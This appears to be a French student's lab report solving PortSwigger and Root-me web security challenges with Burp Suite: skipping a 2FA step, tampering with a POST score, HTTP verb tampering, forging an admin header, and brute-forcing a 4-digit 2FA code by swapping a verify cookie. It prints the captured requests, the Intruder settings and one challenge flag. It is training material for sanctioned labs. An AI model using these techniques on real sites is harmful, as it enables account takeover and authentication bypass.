

# TP Cyber

## 2FA BYPASS 1

### Lab: 2FA simple bypass

APPRENTICE

LAB

Not solved



This lab's two-factor authentication can be bypassed. You have already obtained a valid username and password, but do not have access to the user's 2FA verification code. To solve the lab, access Carlos's account page.

- Your credentials: `wiener:peter`
- Victim's credentials `carlos:montoya`

ACCESS THE LAB

On se login avec nos informations soit :

- login : wiener
- password : peter

On nous demande un code reçu par email, on clique donc sur le bouton client email qui nous amène sur le client web d'email du site.

Your email address is `wiener@exploit-0ab800e40415cb1c81db1128019b00a3.exploit-server.net`

Displaying all emails @exploit-0ab800e40415cb1c81db1128019b00a3.exploit-server.net and all subdomains

Sent	To	From	Subject	Body	
				Hello!	
				Your security code is 1765.	
2025-03-26 10:13:04 +0000	wiener@exploit-0ab800e40415cb1c81db1128019b00a3.exploit-server.net	no-reply@0a1b00e0043fcbdb811a12b4009d00a5.web-security-academy.net	Security code	Please enter this in the app to continue.	<a href="#">View raw</a>
				Thanks, Support team	

On rentre le code 2FA et on est sur une page pour mettre a jour notre email :

## My Account

Your username is: wiener

Your email is: wiener@exploit-0ab800e40415cb1c81db1128019b00a3.exploit-server.net

Email

[Update email](#)

## Première tentative

On fait la meme chose avec les identifiants de la victime :

- login : carlos
- password :montoya

On nous redemande un code envoyé par mail.

**Web Security Academy** 

2FA simple bypass

[Back to lab home](#)

[Email client](#)

[Back to lab description >>](#)

Please enter your 4-digit security code

[Login](#)

D'ici on clique sur back to home lab pour retourner la page principal.

Le site de vérifie pas que le code 2FA a bien été saisie. On peu donc retourner sur l'onglets my

account en cliquant sur l'hyperlien ci dessous:

[Home](#)

[My account](#)

WE LIKE TO  
**BLOG** 



Et nous voila connecté au compte de la victime sans avoir a validé le code 2FA :

[Home](#) | [My account](#) | [Log out](#)

## My Account

Your username is: carlos

Your email is: carlos@carlos-montoya.net

Email

[Update email](#)

## Root-me HTTP-POST

# HTTP - POST

15 Points

Connaissez-vous le protocole HTTP ?

Auteur

Th1b4ud, 14 août 2018

Niveau



Validations

49998 Challengeurs 14%

Note

1553 votes

J'aime

Je n'aime pas

## Énoncé

Trouvez un moyen de battre le score maximum.

Démarrer le challenge

Le challenge nous amène sur ce site :

HTTP Basics x + | v

← → ↻ challenge01.root-me.org/web-serveur/ch56/

## RandGame

### Human vs. Machine

Here is my new game. It's not totally finished but I'm sure nobody can beat me! ;)

- Rules: click on the button to hope to generate a great score
- Score to beat: **999999**

Hoo tooooo sad, you lost. Your score: **120666!** I'm always the best :)

On peut retenter autant de fois que l'on veut il semble impossible de battre la machine.

## On va donc tricher grace à Burpsuite :

The screenshot shows the Burp Suite interface with a task titled "1. Live passive crawl from Proxy (all traffic)". The task configuration is set to "Live passive crawl" with a scope of "Proxy (all traffic)". The task progress shows 45 site map items added, 210 responses processed, and 0 responses queued. A table of items added to the site map is visible, listing various resources from challenge01.root-me.org and www.root-me.org.

Host	Method	URL	Status c...	MIME type
challenge01.root-...	GET	/web-serveur/ch56/	200	HTML
challenge01.root-...	GET	/template/s.css	200	CSS
www.root-me.org	GET	?page=externe_header	200	HTML
www.root-me.org		?page=backend&lang=fr		
www.root-me.org		?page=backend-brev&lang=...		
www.root-me.org		?page=backend-forums&lang=...		
www.root-me.org		?page=backend-challenges&l...		
www.root-me.org		?page=backend-solutions&la...		
www.root-me.org		?page=backend-ctf&theaday=...		
www.root-me.org	GET	/squelettes/css/normalize.css	200	CSS
www.root-me.org	GET	/squelettes/css/foundation.css	200	CSS
www.root-me.org	GET	/squelettes-dist/css/spp.css	200	CSS
www.root-me.org	GET	/squelettes/css/form.css	200	CSS
www.root-me.org	GET	/squelettes/css/circle.css	200	CSS
www.root-me.org	GET	/squelettes/css/skins/light/skin...	200	CSS
www.root-me.org		/squelettes/img/black.ico?144...		
www.root-me.org		/squelettes/img/blackGrand1...		
www.root-me.org		?lang=fr		
www.root-me.org		/en/breve/Publishing-solutions...		
www.root-me.org	GET	/plugins/auto/colorbox/colorbo...	200	CSS
www.root-me.org	GET	/plugins-dist/porte_plume/css/...	200	CSS
www.root-me.org	GET	/local/cache-css/cssdyn-css_b...	200	CSS
www.root-me.org	GET	/plugins/coloration_code/v99/c...	200	CSS
www.root-me.org	GET	/plugins/auto/socialtags/v4.0.0...	200	CSS
www.root-me.org	GET	/plugins/auto/notation/v3.0.2/c...	200	CSS
www.root-me.org	GET	/plugins/auto/gis/v5.0.0/lib/leaf...	200	CSS

On arrive sur une page comme ci dessus et va aller dans l'onglet proxy pour intercepter les requêtes qu'on envoie. On arrive sur cette page :

The screenshot shows the Burp Suite Proxy settings page. The "Intercept" button is currently set to "Intercept off". Below the settings, there is a large message that says "Intercept is off" and "If you turn Intercept on, messages between Burp's browser and your target servers are held here. This enables you to analyze and modify these messages, before you forward them." There are buttons for "Learn more" and "Open browser".

On clique sur open browser et on rentre l'adresse du challenge : <http://challenge01.root-me.org/web-serveur/ch56/>

On active l'interception des paquets sortant en cliquant sur le bouton **intercept** et on clique sur give it a try sur le site du challenge pour envoyer un paquet.

**Request**

```

Pretty Raw Hex
1 POST /web-serveur/ch56/ HTTP/1.1
2 Host: challenge01.root-me.org
3 Content-Length: 35
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://challenge01.root-me.org
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signer
11 Referer: http://challenge01.root-me.org/web-serveur/ch56/
12 Accept-Encoding: gzip, deflate, br
13 Connection: keep-alive
14
15 score=825408&generate=Give+a+try%21

```

On intercepte bien un paquet avec le score que l'on va envoyer au serveur : 825408.

On change le score en une valeur supérieur a **999999** pour gagner face a la machine et on clique sur forward pour transmettre le paquet modifié:

The screenshot shows a network traffic capture tool interface. At the top, there are three buttons: "Intercept on" (blue), "Forward" (orange), and "Drop" (white). Below these buttons is a table with the following columns: "Time", "Type", "Direction", "Method", and "URL". The table contains one entry:

Time	Type	Direction	Method	URL
11:58:50 26 M...	HTTP	→ Request	GET	https://www.root-me.org/?page=externe_header

Et voila on a réussi le challenge :

The screenshot shows the "RandGame" challenge page. The title is "RandGame" and the subtitle is "Human vs. Machine". The text on the page reads: "Here is my new game. It's not totally finished but I'm sure nobody can beat me! ;)". Below this, there are two bullet points: "Rules: click on the button to hope to generate a great score" and "Score to beat: 999999". The text continues: "Wow, 1000000! How did you do that? :o" and "Flag to validate the challenge: [blurred]". At the bottom, there is a button labeled "Give a try!".

## Root-me Burpsuite Verb tampering

# HTTP - Verb tampering



15 Points

## Authentification HTTP

Auteur

g0uZ, 5 septembre 2010

Niveau



Validations

46668 Challengeurs

Note

★★★★★ 1440 votes

J'aime

Je n'aime pas

### Énoncé

Contourner la sécurité mise en place.

Démarrer le challenge

On démarre le challenge et on tombe sur cette page :

challenge01.root-me.org/web-serveur/ch8/



Yparéo

http://challenge01.root-me.org

This site is asking you to sign in.

Username

Password

Cancel

Sign in

On lance Burpsuite et on intercepte le paquets sortant quand on tente de se connecter:

```
Request
Pretty Raw Hex
1 GET /web-serveur/ch8/ HTTP/1.1
2 Host: challenge01.root-me.org
3 Cache-Control: max-age=0
4 Authorization: Basic Og==
5 Accept-Language: en-US,en;q=0.9
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
9 Accept-Encoding: gzip, deflate, br
10 Connection: keep-alive
11
12
```

On peut en déduire que la méthode GET est utilisée pour se connecter, mais à part cela pas grand chose...

On va tenter de remplacer la méthode GET par d'autre méthodes de requête soit :

- POST, HEAD, PUT, DELETE, OPTIONS, TRACE, et PATCH

On va utiliser l'onglet intruder de Burpsuite et copier la requête vu juste avant avec une petite difference:


```
Target http://challenge01.root-me.org/web-serveur/ch8  Update Host header to match target

Positions Add § Clear § Auto §

1 §GET§ /web-serveur/ch8/ HTTP/1.1
2 Host: challenge01.root-me.org
3 Accept-Language: en-US,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Connection: keep-alive
9
10
11
```

On entoure GET par des § pour indiquer le position pour changer de méthode.

On clique sur l'onglet payloads a droite et on entre toutes les méthodes listé ci-dessus:



On peut ensuite cliquer sur `start attack` pour lancer les requêtes modifié avec les autres méthodes :

6. Intruder attack of <http://challenge01.root-me.org/web-serveur/ch8>

Results Positions

Capture filter: Capturing all items

View filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length
0		401	37			854
1	POST	401	32			854
2	HEAD	200	43			158
3	GET	401	53			854
4	PUT	200	41			339
5	DELETE	200	75			339
6	OPTIONS	200	45			339
7	TRACE	405	77			712
8	PATCH	200	36			339

Request Response

Pretty Raw Hex

```

1 GET /web-serveur/ch8/ HTTP/1.1
2 Host: challenge01.root-me.org
3 Accept-Language: en-US,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Connection: keep-alive
9 Content-Length: 2

```

On a une réponse a chaque requête. Pour les voir on va dans l'onglet **response** 6. Intruder attack of <http://challenge01.root-me.org/web-serveur/ch8> :

On regarde pour la méthode de base avec GET:

```


1 HTTP/1.1 401 Unauthorized
2 Server: nginx
3 Date: Wed, 26 Mar 2025 11:34:55 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: keep-alive
6 WWW-Authenticate: Basic realm="My Realm"
7 Content-Length: 646
8
9 <html xmlns="http://www.w3.org/1999/xhtml">
10   <head>
11     <title>
12       401 Authorization Required
13     </title>
14   </head>
15   <body>
16     <link rel='stylesheet' property='stylesheet' id='s' type='text/css' href='/template/s.css' media='all' />
17     <iframe id='iframe' src='https://www.root-me.org/?page=externe_header'>
18     </iframe>
19     <h1>
20       Authorization Required
21     </h1>
22     <p>
23       This server could not verify that you
24       are authorized to access the document
25       requested. Either you supplied the wrong
26       credentials (e.g., bad password), or your
27       browser doesn't understand how to supply
28       the credentials required.
29     </p>
30     <hr/>
31     <address>
32       Apache Server at challenge01.root-me.org Port 80
33     </address>
34   </body>
35 </html>

```

On trouve rien d'intéressant, car on n'as pas l'autorisation d'effectuer une requête via GET.



On arrive donc sur cette page :



On change l'URL pour avoir le page index soit:

<http://challenge01.root-me.org/web-serveur/ch32/index.php>

Mais pas de page index en vu, on est redirigé la page de login.

On lance Burrsuite et on active l'interception pour intercepter la requête:

```
Request
Pretty Raw Hex
1 GET /web-serveur/ch32/index.php HTTP/1.1
2 Host: challenge01.root-me.org
3 Accept-Language: en-US,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36
6 Sec-Purpose: prefetch;prerender
7 Purpose: prefetch
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
9 Accept-Encoding: gzip, deflate, br
10 Connection: keep-alive
11
12
```

Rien de bien intéressant.

On clique sur forward et on inspecte les autres requêtes mais la encore rien d'intéressant.


On inspecte donc les réponses a nos requêtes dans l'onglet HTTP History :

Index	URL	Method	Path	Status	Size	Type	Content-Type	Time	Size	Time	Size	Time	
1	http://challenge01.root-me.org	GET	/web-serveur/ch32/login.php?redirect	✓	200	687	HTML php		212.129.38.224	14:29:06.26 M...	8080	40	
2	https://www.root-me.org	GET	/?page=externe_header	✓	200	8140	HTML	[Root Me : plateforme d'ap...	✓	212.129.28.16	14:29:06.26 M...	8080	34
21	https://www.root-me.org	GET	/IMG/logo/siteon.svg?1637496509	✓	200	7782	XML svg		✓	212.129.28.16	14:29:07.26 M...	8080	52
23	http://challenge01.root-me.org	GET	/favicon.ico	404	316	HTML ico	404 Not Found		212.129.38.224	14:29:07.26 M...	8080	36	
24	http://challenge01.root-me.org	GET	/web-serveur/ch32/index.php	✓	302	738	HTML php		212.129.38.224	14:33:12.26 M...	8080	57	
25	http://challenge01.root-me.org	GET	/web-serveur/ch32/login.php?redirect	✓	200	687	HTML php		212.129.38.224	14:33:12.26 M...	8080	35	
26	https://www.root-me.org	GET	/?page=externe_header	✓	200	8139	HTML	[Root Me : plateforme d'ap...	✓	212.129.28.16	14:33:12.26 M...	8080	43
27	http://challenge01.root-me.org	GET	/web-serveur/ch32/index.php	✓	302	738	HTML php		212.129.38.224	14:33:51.26 M...	8080	36	
28	http://challenge01.root-me.org	GET	/web-serveur/ch32/index.php	✓	302	738	HTML php		212.129.38.224	14:34:18.26 M...	8080	51	
29	http://challenge01.root-me.org	GET	/web-serveur/ch32/login.php?redirect	✓	200	687	HTML php		212.129.38.224	14:35:46.26 M...	8080	40	
30	https://www.root-me.org	GET	/?page=externe_header	✓	200	8140	HTML	[Root Me : plateforme d'ap...	✓	212.129.28.16	14:35:57.26 M...	8080	39
49	https://www.root-me.org	GET	/IMG/logo/siteon.svg?1637496509	✓	200	7782	XML svg		✓	212.129.28.16	14:36:00.26 M...	8080	31

Et sur la réponse de notre requête pour la page index on a le code source html de la page index:



On arrive sur cette page :



Avec Burpsuite, on regarde dans l'onglet history pour voir la réponse du site:

### Response

```
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Wed, 26 Mar 2025 14:50:32 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: keep-alive
6 Vary: Accept-Encoding
7 Header-RootMe-Admin: none
8 Content-Length: 272
9
10 <html>
11 <body><link rel='stylesheet' property='stylesheet' id='s' type='text/css' href='
12 /template/s.css' media='all' /><iframe id='iframe' src='
13 https://www.root-me.org/?page=externe_header'></iframe>
14 <p>Content is not the only part of an HTTP response!</p>
15 </body>
16 </html>
```

On a une petite ligne suspect encadré en rouge.

On active l'interception et pour modifier notre requête et rajouter la ligne:

### Request

```
Pretty Raw Hex
1 GET /web-serveur/ch5/ HTTP/1.1
2 Host: challenge01.root-me.org
3 Cache-Control: max-age=0
4 Accept-Language: en-US,en;q=0.9
5 Header-RootMe-Admin: true
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
8 Chrome/134.0.0.0 Safari/537.36
9 Accept:
10 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
11 ;q=0.8,application/signed-exchange;v=b3;q=0.7
12 Accept-Encoding: gzip, deflate, br
13 Cookie: _ga=GAL.1.416986082.1742998091; _ga_SRYSKX09J7=
14 GS1.1.1742998091.1.0.1742998188.0.0.0
15 Connection: keep-alive
```

On appui sur le bouton forward et on obtient la response suivante :

```
Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Wed, 26 Mar 2025 14:59:52 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: keep-alive
6 Vary: Accept-Encoding
7 Header-RootMe-Admin: none
8 Content-Length: 360
9
10 <html>
11 <body>
12 <link rel='stylesheet' property='stylesheet' id='s' type='text/css' href='
13 /template/s.css' media='all' />
14 <iframe id='iframe' src='https://www.root-me.org/?page=externe_header'>
15 </iframe>
16 <p>
17 Content is not the only part of an HTTP response!
18 </p>
19 <p>
20 You dit it ! You can validate the challenge with the password HeadersMayBeUseful
21 </p>
22 </body>
23 </html>
```

Et voila notre flag !

## Burp suite Bypass 2

### Lab: 2FA broken logic

PRACTITIONER

LAB

Not solved



This lab's two-factor authentication is vulnerable due to its flawed logic. To solve the lab, access Carlos's account page.

- Your credentials: wiener:peter
- Victim's username: carlos

You also have access to the email server to receive your 2FA verification code.

Hint

ACCESS THE LAB

On arrive sur cette page :



# WE LIKE TO BLOG

On clique sur [My account](#) et on se connecte avec les logs :

- wiener:peter

## Login

Username

Password

[Log in](#)

On renseigne le code 2FA reçu et nous somme connecter:



## My Account

Your username is: wiener

Your email is: wiener@exploit-0ab000b004ac499a813f88aa01ba00fa.exploit-server.net

Email

[Update email](#)

On inspect les requêtes envoyer depuis le debut et on obtient :

```
1 GET /login HTTP/2
2 Host: 0a760022048a496d818e89db002c00cd.web-security-academy.net
3 Cookie: verify=wiener; session=IyTUKLCuHuva6kPoLgY3w45xANZscXtY
4 Accept-Language: en-US,en;q=0.9
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36
7 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,imag
  e/webp,image/apng,/*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Sec-Fetch-Site: same-origin
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-User: ?1
11 Sec-Fetch-Dest: document
12 Sec-Ch-Ua: "Not:A-Brand";v="24", "Chromium";v="134"
13 Sec-Ch-Ua-Mobile: ?0
14 Sec-Ch-Ua-Platform: "Linux"
15 Referer:
  https://0a760022048a496d818e89db002c00cd.web-security-academy.net/log
  in2
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
```

On peut voir que le site determine notre compte avec l'attribut `verify`.

On envoie la requête suivante au repeater de Burp Suite pour inspecter la réponse plus facilement :

```
GET /login2 HTTP/2
Host: 0a760022048a496d818e89db002c00cd.web-security-academy.net
Cookie: verify=carlos; session=lzszMRZiQkrJo44ztpB03jvtfkFTaMv1P
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/134.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,/*/*
;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Sec-Ch-Ua: "Not:A-Brand";v="24", "Chromium";v="134"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Referer: https://0a760022048a496d818e89db002c00cd.web-security-academy.net/login
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

On change l'attribut verify en carlos pour envoyer un code 2FA sur le compte de carlos.

Ensuite on prend la requêtes POST /login2, soit la page avec le champs pour le code 2FA a rentrer, pour l'envoyer vers l'intruder de Burp Suite:

```
POST /login2 HTTP/2
Host: 0a760022048a496d818e89db002c00cd.web-security-academy.net
Cookie: verify=carlos; session=GcbBccoBP4fZU0EFk1W4jeQOKPA5q5RI
Content-Length: 13
Cache-Control: max-age=0
Sec-Ch-Ua: "Not:A-Brand";v="24", "Chromium";v="134"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US,en;q=0.9
Origin: https://0a760022048a496d818e89db002c00cd.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a760022048a496d818e89db002c00cd.web-security-academy.net/login2
Accept-Encoding: gzip, deflate, br
Priority: u=0, i

mfa-code=§§
```

On recharge verify en Carlos et on rajoute une position de payload grace a deux § pour le code 2FA que l'on va brute force.

Dans l'onglet payload a droite on rentre les paramètres:

**Payloads**

Payload position: All payload positions

Payload type: Numbers

Payload count: 10,000

Request count: 10,000

**Payload configuration**

This payload type generates numeric payloads within a given range and in a specified format.

**Number range**

Type:  Sequential  Random

From: 0

To: 9999

Step: 1

How many: 10000

**Number format**

Base:  Decimal  Hex

Min integer digits: 4

Max integer digits: 4

Min fraction digits: 0

Max fraction digits: 0

- Le format du payload est comme ceci XXXX, X etant un chiffre de 0 a 9.
- Le type de payload est donc Numbers.
- Le type peu importe (j'ai choisi Random)
- From c'est le nombre minimum possible soit 0 (0000)
- To c'est le nombre maximum possible soit 9999

- On est en base decimal.
- Min et Max integer digits c'est le nombre de chiffre minimum et maximum soit 4 (0000)
- Min et Max fraction digits c'est le nombre de chiffre apres la virgule a afficher donc 0 (aucun)

Ensuite on se dirige vers l'onglet Settings pour activer l'auto-pause quand on trouve le bon code :

**Auto-pause attack**

Use this setting to automatically pause the attack when a specified expression appears or is missing in a response.

Enable auto-pause

Options:  Pause if an expression in the list appears in a response  
 Pause if an expression in the list is missing from a response

Paste Load... Remove Clear

Incorrect security code

Add Enter a new item

On rajoute donc une ligne qui est uniquement sur la page que l'on test et active la deuxième option pour mettre pause que quand cette expression n'est pas dans la page.

- Incorrect security code

On peut cliquer sur `start attack` et ensuite on attend le fin ou la pause de l'attaque:

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
332	2530	200	100			3188	
333	1409	200	58			3188	
334	4843	200	59			3188	
335	2302	200	96			3188	
336	9392	200	97			3188	
337	9170	200	62			3188	
338	6194	200	71			3188	
339	3150	200	55			3188	
340	7757	200	53			3188	
341	9913	200	56			3188	
342	9873	200	57			3188	
343	7276	200	90			3188	
344	8243	200	52			3188	
345	3057	200	67			3188	
346	6470	200	55			3188	
347	2771	200	63			3188	
348	6510	200	57			3188	
349	2164	200	67			3188	
350	1240	200	60			3188	
351	6000	200	58			3188	
352	7195	200	56			3188	
353	8303	200	51			3188	

```

Request  Response
Pretty  Raw  Hex  Render
</p>
</section>
</header>
<header class="notification-header">
</header>
<form class="login-form method=POST"
  class="is-warning"
  Incorrect security code
</p>
<label>
  Please enter your 4-digit security code
</label>
<input required type="text" name="nfa-code">
<button class="button" type="submit">
  Login
</button>
</form>
</div>
</section>
<div class="footer-wrapper">
</div>
</div>
</body>
</html>

```

Et on obtient avec le bon code 2FA une reponse avec une page que l'on peut charger dans le navigateur.